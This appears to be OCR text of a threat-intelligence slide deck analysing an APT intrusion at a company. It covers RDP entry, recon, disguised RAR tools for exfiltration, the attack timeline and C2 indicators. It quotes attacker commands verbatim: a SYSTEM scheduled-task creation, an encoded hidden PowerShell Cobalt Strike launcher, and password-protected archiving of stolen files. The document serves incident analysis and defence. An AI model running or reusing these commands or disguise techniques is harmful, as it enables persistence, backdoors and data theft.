



```
[redacted]
schtasks  /create /s[redacted]/ru "SYSTEM" /tn "User_Feed_Synchronization"
/tr"C:\Progra~2\Google\Update\1.3.35.342\GoogleUpdate.exe" /sc once /f /st 19:58:00
```

Root Cause Analysis - NB-CLAIR




- In the NB-CLAIR timeline, we discovered six minutes before the scheduled task execution, IP1 used RDP and User-01 to make a successful login
  - This is highly likely to be the root cause of the attack



Recon

- Several "net user" commands were executed for recon purposes, and the results were saved to the RecordedTV_lib.log




Data Exfiltration

- RECORDEDTV.MS was used to archive the stolen data for data exfiltration
  - Identical binaries were found in several machines, but under different names, e.g. RECORDEDTV.MS, uncheck.dmp, and jucheck.exe
  - RAR software, had a one-byte discrepancy from the original version
- The same file was also found on other machines. Thus, it is likely to have been used in past attacks
- Inserting malware in a location, where legal software is stored, seems to be a characteristic tactic of *Operation Chimera*

Root Cause Analysis– IP1

- IP1 is a unscanned host and related to many accounts. It could be a shared machine or a VPN host
- VPN can also be compromised. Never use VPN as your only line of defense



B Company

B Company : Overview

- Investigation Reason

- Statistic Summary

Time Period	# of Event	# of compromised endpoints	# of data leaks	# of malware
2018/8/7 ~ 2019/12/11	140k+	14	9	10


Powershell

- Fileless
  - 10 endpoints, which included two domain controllers
- The powershell script executed a Cobalt Strike backdoor and was used for process migration to other system processes svchost.exe

```
powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwB
uAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAE
EAQQBBAEEAQQBLAFYAVwBiAFcALwBpAE8AQgBEACsAMwBQAHcASwBYADQAVgAwAG8ASgBaADMAdABnAHQAZABWAFYAb
wBuAFEAQQBrAGwAbABKAGMAVwAyAGsAWABWAHkAUwBRAG0AdQBEAGcASgBkAFoAeQBtAGQATABmAC8ALwBTAFkAdgA1
AEoAYgAyAGIAawArADYAaQB4AFEAbABuAHMAdwA4AE0AOAA5ADQAUABKAE0AcABsAGMAVwBwAEYATQB5AFUAaABtAGQ
AUgBWAEoAeABSADQAVABQ
```


APT Attack


- Cobalt Strike was used to inject the malware into the system, enabling the attacker to access the system and communicate with a C2
  - C2: striking-pipe-253603.appspot.com, 172.217.27.148:443, msplatform-updates.azureedge.net, chrome-applatses.appspot.com



Cyber Situation Graph

- Company already seriously hacked
- Difficult to manually investigate, needed help from A.I.






2018.11

2019.03

2019.06

2019.09

Hacker returns on a quarterly basis to collect new data.



- 2019.11, Deploy new weapon SkeletonKey Injector
- 2019.12, Harvest new endpoints

Archive Password

```
c:\users\xxxx\libraries\RecordedTV.ms  a -m5 -
v71m –hpf**kyou.google.com11 vmlum-vss.log
vmlum-vmvss.log
C:\Windows\system32\cmd.exe /C
c:\users\xxxxxx\libraries\RecordedTV.ms a -m5 -r
–hpf**kyou.google.com11 vmlum-vmopt.log
“\\<Hostname>\personal\<Username>\<Product>-
Traning-v1.1.pptx" > vmlumss.log & dir vmlum-
vmopt*
```

- The actor also used a RAR program with innocuous file names, such as RecordedTV.ms, jucheck.exe and vmware.log to archive and steal the data of interest
- A similar scheme was utilized by the attacker to archive the passwords they used

Leaked File Name

- During our investigation, we made an inventory of the leaked data. Some of the data is shown below:


```
\\Users\<Account>\Project\Roadmap
\\Users\<Account>\Backup\Workspace
\\Users\<Account>\chip and SDK setting
\\Users\<Account>\<Productname> SDK
Installation guide.pdf
```

- Attacker's intent was stealing intelligence property
- Business spy? State-sponsor attack to benefit a certain industry?

Actors' Digital Arsenal

